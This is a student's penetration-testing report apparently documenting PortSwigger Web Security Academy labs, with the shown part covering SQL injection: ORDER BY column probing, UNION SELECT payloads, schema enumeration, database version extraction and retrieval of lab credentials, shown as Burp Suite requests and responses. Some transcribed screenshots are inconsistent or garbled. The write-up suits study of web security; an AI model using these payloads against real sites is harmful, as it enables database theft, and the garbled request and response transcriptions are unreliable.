



**relq**

---

## Penetration Testing Report for Relq

---

**Prepared By:** Arayik Gabrielyan

**Date:** December 29, 2024

**Email:** [gabrielyan\\_2003@bk.ru](mailto:gabrielyan_2003@bk.ru)

# Table of Contents

## Port Swiger laboratory work

<b>1</b> SQL injection attack, listing the database contents on non-Oracle databases.....	3-7
<b>2</b> SQL injection attack, querying the database type and version on MySQL and Microsoft...	8-11
<b>3</b> SQL injection attack, querying the database type and version on Oracle.....	12-15
<b>4</b> XSS Vulnerability Test.....	16-17
<b>5</b> XSS Exploitation Steps.....	18-20
<b>6</b> Log in to the system.....	21-25
<b>7</b> Logging in and Initial Analysis.....	26-30
<b>8</b> Preparing to Intercept the Request.....	31-33
<b>9</b> Basic server-side template injection.....	34-35
<b>10</b> Basic server-side template injection (code context).....	36

<b>2.</b> Identifying and Exploiting Vulnerabilities in Metasploitable with Searchsploit.....	39-47
---	-------

<b>3.</b> Tests on a Real Website Using Burp Suite.....	48-59
---	-------

<b>4.</b> Creating a Custom Reverse Shell Exploit in Metasploit...	60-63
--	-------

## 1 SQL injection attack, listing the database contents on non-Oracle databases

### Access the lab environment

I log in to the lab. From the main menu, I select the "Tech Gifts" section. This triggers the SQL query for that column.

Expected Outcome: The system loads the data associated with the "Tech Gifts" section.

### Intercept the request with Burp Suite

I use Burp Suite to intercept the request generated when selecting the "Tech Gifts" section. I make sure that Burp Suite's "Proxy" feature is active and intercepting the requests.

Expected Outcome: Burp Suite intercepts the HTTP request from the "Tech Gifts" section.

### Send the request to Repeater

In Burp Suite's "HTTP History" tab, I locate the request related to the "Tech Gifts" section. I right-click and select "Send to Repeater."

Expected Outcome: The intercepted request appears in the "Repeater" tab for further manipulation.

The screenshot shows a web browser window with the URL <https://0ab8000b044335e1802e80b700bf0027.web-security-academy.net/filter?category=Tech+gifts>. Below the browser is the Burp Suite Community Edition interface. The "Proxy" tab is selected, showing a captured request for the same URL. The request details pane shows the following headers:

```
GET /filter?category=Tech+gifts HTTP/1.1
Host: 0ab8000b044335e1802e80b700bf0027.web-security-academy.net
Cookie: session=gKXH1idLftt+joh2J3fI3Jgnw3Yq1iQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ab8000b044335e1802e80b700bf0027.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

The Burp Suite interface includes tabs for Dashboard, Target, View, Help, Intercept, HTTP history, WebSockets history, and Proxy settings. The "Inspector" tab is open, showing sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The status bar at the bottom of the Burp Suite window indicates "0 highlights".

## Test SQL injection using ORDER BY

I add `order+by+1--` in the request to check the number of columns in the query. This returns a valid response with 1 column. Next, I test with `order+by+2--` and `order+by+3--`, gradually increasing the number of columns. I receive 200 OK 1 for `order+by+1--`, and 500 Internal Server Error for `order+by+3--`, confirming that there are 2 columns.

The screenshot shows the OWASP ZAP Repeater interface. The Request pane contains a GET request to `/filter?category='order+by+1--`. The Response pane shows a 200 OK response with a single column of HTML output. The Inspector pane indicates 2 request attributes and 1 request parameter.

```
1 GET /filter?category='order+by+1--' HTTP/2
2 Host: 0ab8000b044335e1802e80b700bf0027.web-security-academy.net
3 Cookie: session=pKKHlidLfteJohZxJFl3JgnoJxYqaiIQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab8000b044335e1802e80b700bf0027.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3853
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      SQL injection attack, listing the database contents on non-Oracle databases
13    </title>
14    <body>
15      <script src="/resources/labheader/js/labHeader.js">
16        </script>
<div id="academyLabHeader">
      <section class='academyLabBanner'>
```

The screenshot shows the OWASP ZAP Repeater interface. The Request pane contains a GET request to `/filter?category='order+by+3--`. The Response pane shows a 500 Internal Server Error response with a single column of HTML output. The Inspector pane indicates 2 request attributes and 1 request parameter.

```
1 GET /filter?category='order+by+3--' HTTP/2
2 Host: 0ab8000b044335e1802e80b700bf0027.web-security-academy.net
3 Cookie: session=pKKHlidLfteJohZxJFl3JgnoJxYqaiIQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab8000b044335e1802e80b700bf0027.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2423
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>
12      SQL injection attack, listing the database contents on non-Oracle databases
13    </title>
14    <body>
15      <script src="/resources/labheader/js/labHeader.js">
<div id="academyLabHeader">
      <section class='academyLabBanner'>
```

## 1. Check the results using '+UNION+SELECT+' a ', 'a' -- payload

Instead of the previously used `order+by+1--`, I inserted the `' +UNION+SELECT+' a ', 'a' --` SQL injection payload. After performing this action, the following result was obtained:

The response showed **200 OK**, indicating that the query was successfully executed.

The HTML response displayed the following text values:  
html

This step was performed to understand the column structures in the database and determine which columns contain text values.

The screenshot shows the Repeater tool interface with the following details:

- Request:** GET /filter?category='+UNION+SELECT+' a ', 'a' -- HTTP/2
- Response:** HTML content showing categories: Lifestyle, Pets, Tech gifts, Toys & Games.
- Inspector:** Shows Request attributes (2), Request query parameters (1), Request body parameters (0), Request cookies (1), Request headers (16), and Response headers (3).
- Notes:** A note is present: "This step was performed to understand the column structures in the database and determine which columns contain text values."

## Retrieve Column Details

Using the following payload in Burp Suite Repeater, I was able to retrieve the details of the columns in the specified table:

The response included the names of the columns from the `users_uxoonk` table.

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=+UNION+SELECT+table\_name,+NULL+FROM+information\_schema.tables
- Response Headers:** Target: https://0a3700ce0384b2ac802cb2690001000d.web-security-academy.net, HTTP/2
- Response Content:** The response body contains the schema of the `users_uxoonk` table, listing columns such as `pg_roles`, `pg_sequences`, and `key_column_usage`.
- Inspector:** Shows Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.

## Retrieving Username and Password Using the User

By using the user's name, we were able to retrieve both the username and password.

This is the username we found: `hkfrtl`.

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=+UNION+SELECT+column\_name,+NULL+FROM+information\_schema.columns+WHERE+table\_name='users\_uxoonk'--+HTTP/2
- Response Headers:** Target: https://0a3700ce0384b2ac802cb2690001000d.web-security-academy.net, HTTP/2
- Response Content:** The response body shows the password for the user `hkfrtl`, which is `dfyrcrn`.

This is the password we found: dfyrcrn.

The screenshot shows a NetworkMiner capture of a session. The Request pane displays a GET request with a complex query string involving UNION and SELECT statements. The Response pane shows the resulting HTML page, specifically a table structure. The Inspector pane on the right provides detailed information about the request attributes, query parameters, body parameters, cookies, headers, and response headers.

Using the following credentials:

(user: uxoonk), (username: hkfrtl), (password: dfyrcrn)

and the payload

' +UNION+SELECT+username\_abcdef , +password\_abcdef+FROM+users\_uxoonk-- , we gained access as an administrator.

The screenshot shows the NetworkMiner Repeater tool. It displays a modified session where the original request has been altered. The Request pane shows the original GET request. The Response pane shows the modified HTML response, which includes the addition of a new row for the 'administrator' user. The Inspector pane on the right shows the modified response headers.

## 2 SQL injection attack, querying the database type and version on MySQL and Microsoft

### Access the lab environment

I log in to the lab. From the main menu, I select the "Lifestyle" section. This triggers the SQL query for that column.

Expected Outcome: The system loads the data associated with the "Tech Gifts" section.

### Intercept the request with Burp Suite

I use Burp Suite to intercept the request generated when selecting the "Lifestyle" section. I make sure that Burp Suite's "Proxy" feature is active and intercepting the requests.

Expected Outcome: Burp Suite intercepts the HTTP request from the "Lifestyle" section.

### Send the request to Repeater

In Burp Suite's "HTTP History" tab, I locate the request related to the "Lifestyle" section. I right-click and select "Send to Repeater."

Expected Outcome: The intercepted request appears in the "Repeater" tab for further manipulation.

The screenshot shows the Web Security Academy lab environment and the Burp Suite proxy tool side-by-side. The lab page displays a search bar with the placeholder 'Make the database retrieve the string: '8.0.39-Ubuntu0.20.04''. Below the search bar is a logo with the text 'WE LIKE TO SHOP' and a hanger icon. A navigation bar at the bottom includes links for 'All', 'Clothing, shoes and accessories', 'Corporate gifts', 'Lifestyle', 'Pets', and 'Tech gifts'. The Burp Suite interface shows the 'Proxy' tab selected, with a list of captured requests. One specific request is highlighted, showing its details in the 'Inspector' panel. The request is a GET to '/filter?category=Lifestyle' with various headers and a body containing XML and base64-encoded data. The Burp Suite title bar indicates it is 'v2023.10.3.5 - Temporary Project'.

## Test SQL Injection Using ORDER BY

To determine the number of columns in the query, I used the `ORDER BY` clause with incremental column numbers:

1. I added `order+by+1%23` to the request to test for 1 column. This returned a **200 OK** response, confirming the query is valid with 1 column.
2. I then tested with `order+by+2%23`, which also returned a **200 OK** response, confirming the presence of at least 2 columns.
3. Finally, I used `order+by+3%23`, which returned a **500 Internal Server Error**, indicating the query fails with 3 columns.

### Result:

The query contains **2 columns**, as determined by the valid responses for `order+by+1%23` and `order+by+2%23` and the error for `order+by+3%23`

The figure consists of three vertically stacked screenshots of a browser's developer tools Network tab, showing requests and responses for different SQL injection tests. Each screenshot has a 'Request' section on the left and a 'Response' section on the right. The 'Request' sections show identical GET requests to `https://0adc009604775872b907ea1` with various parameters related to the `order+by` test. The 'Response' sections show the corresponding HTTP responses.

- Top Screenshot (order+by+1%23):** Response status is 200 OK. The response body contains HTML code for a lab header, including a banner and a logo.
- Middle Screenshot (order+by+2%23):** Response status is 200 OK. The response body contains the same HTML as the first screenshot.
- Bottom Screenshot (order+by+3%23):** Response status is 500 Internal Server Error. The response body shows an error message: "SQL injection attack, querying the database type and version on MySQL and Microsoft".

Request (Top Screenshot):

```
GET /filter?category=Lifestyle&order+by+1%23 HTTP/2
Host: 0adc009604775872b907ea19009c00a7.web-security-academy.net
Cookie: session=1BxSpnqzgBMcspMpJTPGppqb6VKxA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/xml,application/xml,application/xhtml+xml,application/xsd,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0adc009604775872b907ea19009c00a7.web-security-academy.net/filter?category=Accessories
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

Response (Top Screenshot):

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8625
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
  </head>
  <title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>
  <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">
    <section class="academyLabBanner">
      <div class="container">
        <div class="logo">
          <div class="title-container">
            <h2>SQL injection attack, querying the database type and version on MySQL and Microsoft</h2>
            <a id="lab-link" class="button" href="/">Back to lab home</a>
            <p id="hint">Make the database retrieve the string: '8.0.39~Ubuntu-20.04.1'</p>
          </div>
        </div>
      </section>
    </div>
  </div>

```

Request (Middle Screenshot):

```
GET /filter?category=Lifestyle&order+by+2%23 HTTP/2
Host: 0adc009604775872b907ea19009c00a7.web-security-academy.net
Cookie: session=1BxSpnqzgBMcspMpJTPGppqb6VKxA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/xml,application/xml,application/xhtml+xml,application/xsd,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0adc009604775872b907ea19009c00a7.web-security-academy.net/filter?category=Accessories
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

Response (Middle Screenshot):

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8625
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
  </head>
  <title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>
  <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">
    <section class="academyLabBanner">
      <div class="container">
        <div class="logo">
          <div class="title-container">
            <h2>SQL injection attack, querying the database type and version on MySQL and Microsoft</h2>
            <a id="lab-link" class="button" href="/">Back to lab home</a>
            <p id="hint">Make the database retrieve the string: '8.0.39~Ubuntu-20.04.1'</p>
          </div>
        </div>
      </section>
    </div>
  </div>

```

Request (Bottom Screenshot):

```
GET /filter?category=Lifestyle&order+by+3%23 HTTP/2
Host: 0adc009604775872b907ea19009c00a7.web-security-academy.net
Cookie: session=1BxSpnqzgBMcspMpJTPGppqb6VKxA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/xml,application/xml,application/xhtml+xml,application/xsd,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0adc009604775872b907ea19009c00a7.web-security-academy.net/filter?category=Accessories
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

Response (Bottom Screenshot):

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2554
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>
  </head>
  <div id="academyLabHeader">
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div class="container">
      <div class="logos">
        <div class="title-container">
          <h2>SQL injection attack, querying the database type and version on MySQL and Microsoft</h2>
        </div>
      </div>
    </div>
  </div>

```

## Test SQL Injection Using UNION SELECT

To determine which columns contain text data, I used a UNION SELECT payload:

I added the following payload to the request to test for text-compatible columns:

```
' +UNION+SELECT+ 'a' , 'a'%23
```

This returned a 200 OK response, confirming that both columns in the query support text data.

## Result:

The query contains 2 columns, both of which can display text data, as determined by the successful response for the UNION SELECT payload. This ensures that I can use these columns to retrieve and display text-based data in subsequent steps.

Request	Response
<pre>Pretty Raw Hex 1 GET /filter?category=Lifestyle'+UNION+SELECT+'a','a'%23 HTTP/2 2 Host: Qadec009604775872b907ea19009c007.web-security-academy.net 3 Cookie: session=1bX5pngrzG8MsPwpJTPgpcyb6VKA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: application/xml,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://Qadec009604775872b907ea19009c007.web-security-academy.net/filter?category=Accessories 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 8792 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8   &lt;head&gt; 9     &lt;link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet"&gt; 10    &lt;link href="/resources/css/labEcommerce.css rel=stylesheet"&gt; 11    &lt;title&gt; 12      SQL injection attack, querying the database type and version on MySQL and Microsoft 13    &lt;/title&gt; 14  &lt;/head&gt; 15  &lt;script src="/resources/labheader/js/labHeader.js"&gt; 16    &lt;div id="academyLabHeader"&gt; 17      &lt;section class="academyLabBanner"&gt; 18        &lt;div class="container"&gt; 19          &lt;div class="logo"&gt; 20            &lt;img alt="Academy Lab logo" src="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database/images/logo.png"/&gt; 21          &lt;div class="title-container"&gt; 22            &lt;h2&gt;SQL injection attack, querying the database type and version on MySQL and Microsoft&lt;/h2&gt; 23            &lt;a href="#" id="lab-link" class="button" href="/"&gt; 24              Back to lab home 25            &lt;/a&gt; 26            &lt;div id="hint"&gt; 27              Make the database retrieve the string: 'B.0.39-Ubuntu0.20.04.1' 28            &lt;/div&gt; 29            &lt;a href="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database" class="link-back" href='https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database'&gt; 30              Back 31            &lt;/a&gt; 32            &lt;div id="description" style="margin-top: 10px;"&gt; 33              Description 34            &lt;/div&gt; 35            &lt;div id="background"&gt; 36              &lt;img alt="Background image showing a terminal window with SQL queries and results." src="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database/images/background.jpg"/&gt; 37            &lt;/div&gt; 38            &lt;div id="arrow"&gt; 39              &lt;img alt="Arrow pointing right" src="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database/images/arrow.png"/&gt; 40            &lt;/div&gt; 41          &lt;/div&gt; 42        &lt;/div&gt; 43      &lt;/section&gt; 44    &lt;/div&gt; 45  &lt;/div&gt; 46  &lt;body&gt; 47    &lt;div id="content"&gt; 48      &lt;div id="hint"&gt; 49        Make the database retrieve the string: 'B.0.39-Ubuntu0.20.04.1' 50      &lt;/div&gt; 51      &lt;div id="form"&gt; 52        &lt;form&gt; 53          &lt;input type="text" value="B.0.39-Ubuntu0.20.04.1" style="width: 100%; height: 30px; font-size: 16px; margin-bottom: 10px; border: none; border-bottom: 1px solid #ccc; padding-left: 10px; font-family: monospace; font-style: italic; font-weight: bold; background-color: #f0f0f0; border-radius: 5px; transition: border-bottom 0.3s ease;"/&gt; 54          &lt;input type="submit" value="Submit" style="width: 100%; height: 30px; font-size: 16px; border: none; border-radius: 5px; background-color: #4CAF50; color: white; font-weight: bold; font-family: inherit; font-style: inherit; font-size: inherit; padding: 0; margin: 0; transition: all 0.3s ease;"/&gt; 55        &lt;/form&gt; 56      &lt;/div&gt; 57    &lt;/div&gt; 58  &lt;/body&gt; 59&lt;/html&gt;</pre>

## Identifying the Database Version

To determine the version of the database, I used the following payload:

```
' +UNION+SELECT+@@version , +NULL%23
```

I executed this query, and it successfully returned the database version.

### Result:

The query revealed the database version, which is crucial for planning the subsequent steps of the SQL injection attack.

Request	Response
<pre>Pretty Raw Hex 1 GET /filter?category=Lifestyle'+UNION+SELECT+@@version , +NULL%23 HTTP/2 2 Host: OandC009604775B72B907ea19009c00a7.web-security-academy.net 3 Cookie: session=OandC009604775B72B907ea19009c00a7 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://OandC009604775B72B907ea19009c00a7.web-security-academy.net/filter?category=Accessories 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 16</pre>	<pre>Pretty Raw Hex Render started as you don't want to appear all weed and pale. Making that first step, to have the feeling of being surrounded by other users who are totally ripped it's just a small cost away. 85 This Gym Suit will help you through those first few months of building up those biceps and triceps with the added bonus of anonymity so when you're ready you can strut your stuff and no-one will know what needs a little help on the side. 86 You can continue using this suit in your everyday life if you want to surprise your colleagues, friends, and family with the big reveal on completion of your training. The eyes, nose, and mouth are fully functional allowing you to eat and drink normally. The head is separately designed from the body so you can move your head without wanting to keep the upper muscular feeling beside your loved one by only wearing the chest piece. 87 Start Your journey to a healthier, better looking you today. For the advertised price, this gym suit will help you say goodbye to all those first day nerves. 88 &lt;/td&gt; 89 &lt;br&gt; 90 &lt;th&gt; 91   Paint a rainbow 92 &lt;/th&gt; 93 &lt;td&gt; 94   On a dull grey day, when everyone needs a little color or sunshine in their lives, you can be 95   the hero of the day. Our Paint a Rainbow suit will not only enhance 96   your performance but will improve the lives of everyone around you. 97   Super lightweight material gives you the cutting edge when it comes to speed, but not only 98   that, a million embedded nano super lights will give you a rainbow streak lighting up the sky 99   as you run. This set is every runner's dream come true. A suit, but you CAN. Bring some color and 100  light to the lives of others by doing what you love to do every day. 101 These are limited edition running suits, be one of only 100 people who have access to our 102 brand new range. So, don't delay Paint A Rainbow today. 103 &lt;/td&gt; 104 &lt;/tr&gt; 105 &lt;/tbody&gt; 106 &lt;/table&gt; 107 &lt;/div&gt; 108 &lt;/div&gt; 109 &lt;/div&gt; 110 &lt;/div&gt; 111 &lt;/div&gt; 112 &lt;/div&gt; 113 &lt;/div&gt; 114 &lt;/div&gt; 115 &lt;/div&gt; 116 &lt;/div&gt; 117 &lt;/div&gt;</pre>

```
<th>
  8.0.39-Ubuntu0.20.04.1
</th>
```

## Access the lab environment

I log in to the lab. From the main menu, I select the "Gifts" section. This triggers the SQL query for that column.

Expected Outcome: The system loads the data associated with the "Tech Gifts" section.

## Intercept the request with Burp Suite

I use Burp Suite to intercept the request generated when selecting the "Gifts" section. I make sure that Burp Suite's "Proxy" feature is active and intercepting the requests.

Expected Outcome: Burp Suite intercepts the HTTP request from the "Lifestyle" section.

## Send the request to Repeater

In Burp Suite's "HTTP History" tab, I locate the request related to the "Gifts" section. I right-click and select "Send to Repeater."

Expected Outcome: The intercepted request appears in the "Repeater" tab for further manipulation.

The screenshot shows the Web Security Academy interface on the left and the Burp Suite proxy tool on the right. The Web Security Academy page displays a challenge titled 'SQL injection attack, querying the database type and version on Oracle'. It includes a 'Back to lab home' button, a note about retrieving strings for Oracle Database 11g Express Edition, and a 'Back to lab description' link. Below this is a search bar with categories like All, Accessories, Gifts, Lifestyle, Tech gifts, and Toys & Games. A sidebar for 'Couple's Umbrella' discusses the product. The Burp Suite interface shows the 'Proxy' tab selected, with a list of captured requests. One request is highlighted, showing a GET request to 'https://0a4e000003313481ab4d40b00380042.web-security-academy.net:443'. The request details pane shows the full URL and various headers (User-Agent, Accept, Accept-Encoding, Referer) and parameters. The 'Inspector' pane on the right displays the raw request and response data.

12

## Test SQL injection using ORDER BY

I add `order+by+1--` in the request to check the number of columns in the query. This returns a valid response with 1 column. Next, I test with

`order+by+2--` and `order+by+3--`, gradually increasing the number of columns. I receive 200 OK 1 for `order+by+1--`, and 500 Internal Server Error for `order+by+3--`, confirming that there are 2 columns.

<pre>Request Pretty Raw Hex 1 GET /filter?category=Gifts&amp;order-by=1--. HTTP/2 2 Host: 0a4e000003b313481abd40b00380042.web-security-academy.net 3 Cookie: session=uaBFkGqlSi38XmnvNMPFSYBLBHQc 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a4e000003b313481abd40b00380042.web-security-academy.net/filter?category=Gifts 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 TES: trailers 15 Connection: close 16 17</pre>	<pre>Response Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 8772 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8   &lt;head&gt; 9     &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 10    &lt;link href=/resources/css/labsCommerce.css rel=stylesheet&gt; 11   &lt;title&gt; 12     SQL injection attack, querying the database type and version on Oracle 13   &lt;/title&gt; 14   &lt;/head&gt; 15   &lt;body&gt; 16     &lt;script src=/resources/labheader/js/labHeader.js&gt; 17       &lt;script&gt;academyLabHeader&lt;/script&gt; 18       &lt;div class=container&gt; 19         &lt;div class=logos&gt; 20           &lt;div class=title&gt; 21             &lt;h1&gt;academyLabHeader&lt;/h1&gt; 22           &lt;/div&gt; 23           &lt;div class=title&gt; 24             &lt;h2&gt;SQL injection attack, querying the database type and version on Oracle 25           &lt;/div&gt; 26         &lt;/div&gt; 27       &lt;/div&gt; 28     &lt;/script&gt; 29   &lt;/body&gt; 30 &lt;/html&gt;</pre>
<pre>Request Pretty Raw Hex 1 GET /filter?category=Gifts&amp;order-by=2--. HTTP/2 2 Host: 0a4e000003b313481abd40b00380042.web-security-academy.net 3 Cookie: session=uaBFkGqlSi38XmnvNMPFSYBLBHQc 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a4e000003b313481abd40b00380042.web-security-academy.net/filter?category=Gifts 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 TES: trailers 15 16</pre>	<pre>Response Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 11597 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8   &lt;head&gt; 9     &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 10    &lt;link href=/resources/css/labsCommerce.css rel=stylesheet&gt; 11   &lt;title&gt; 12     SQL injection attack, querying the database type and version on Oracle 13   &lt;/title&gt; 14   &lt;/head&gt; 15   &lt;body&gt; 16     &lt;script src=/resources/labheader/js/labHeader.js&gt; 17       &lt;script&gt;academyLabHeader&lt;/script&gt; 18       &lt;div class=container&gt; 19         &lt;div class=logos&gt; 20           &lt;div class=title&gt; 21             &lt;h1&gt;academyLabHeader is-solved&lt;/h1&gt; 22           &lt;/div&gt; 23           &lt;div class=title&gt; 24             &lt;h2&gt;SQL injection attack, querying the database type and version on Oracle 25           &lt;/div&gt; 26         &lt;/div&gt; 27       &lt;/div&gt; 28     &lt;/script&gt; 29   &lt;/body&gt; 30 &lt;/html&gt;</pre>
<pre>Request Pretty Raw Hex 1 GET /filter?category=Gifts&amp;order-by=3--. HTTP/2 2 Host: 0a4e000003b313481abd40b00380042.web-security-academy.net 3 Cookie: session=uaBFkGqlSi38XmnvNMPFSYBLBHQc 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a4e000003b313481abd40b00380042.web-security-academy.net/filter?category=Gifts 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 TES: trailers 15 16</pre>	<pre>Response Pretty Raw Hex Render 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2726 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8   &lt;head&gt; 9     &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 10    &lt;link href=/resources/css/labsCommerce.css rel=stylesheet&gt; 11   &lt;title&gt; 12     SQL injection attack, querying the database type and version on Oracle 13   &lt;/title&gt; 14   &lt;/head&gt; 15   &lt;body&gt; 16     &lt;script src=/resources/labheader/js/labHeader.js&gt; 17       &lt;script&gt;academyLabHeader&lt;/script&gt; 18       &lt;div class=container&gt; 19     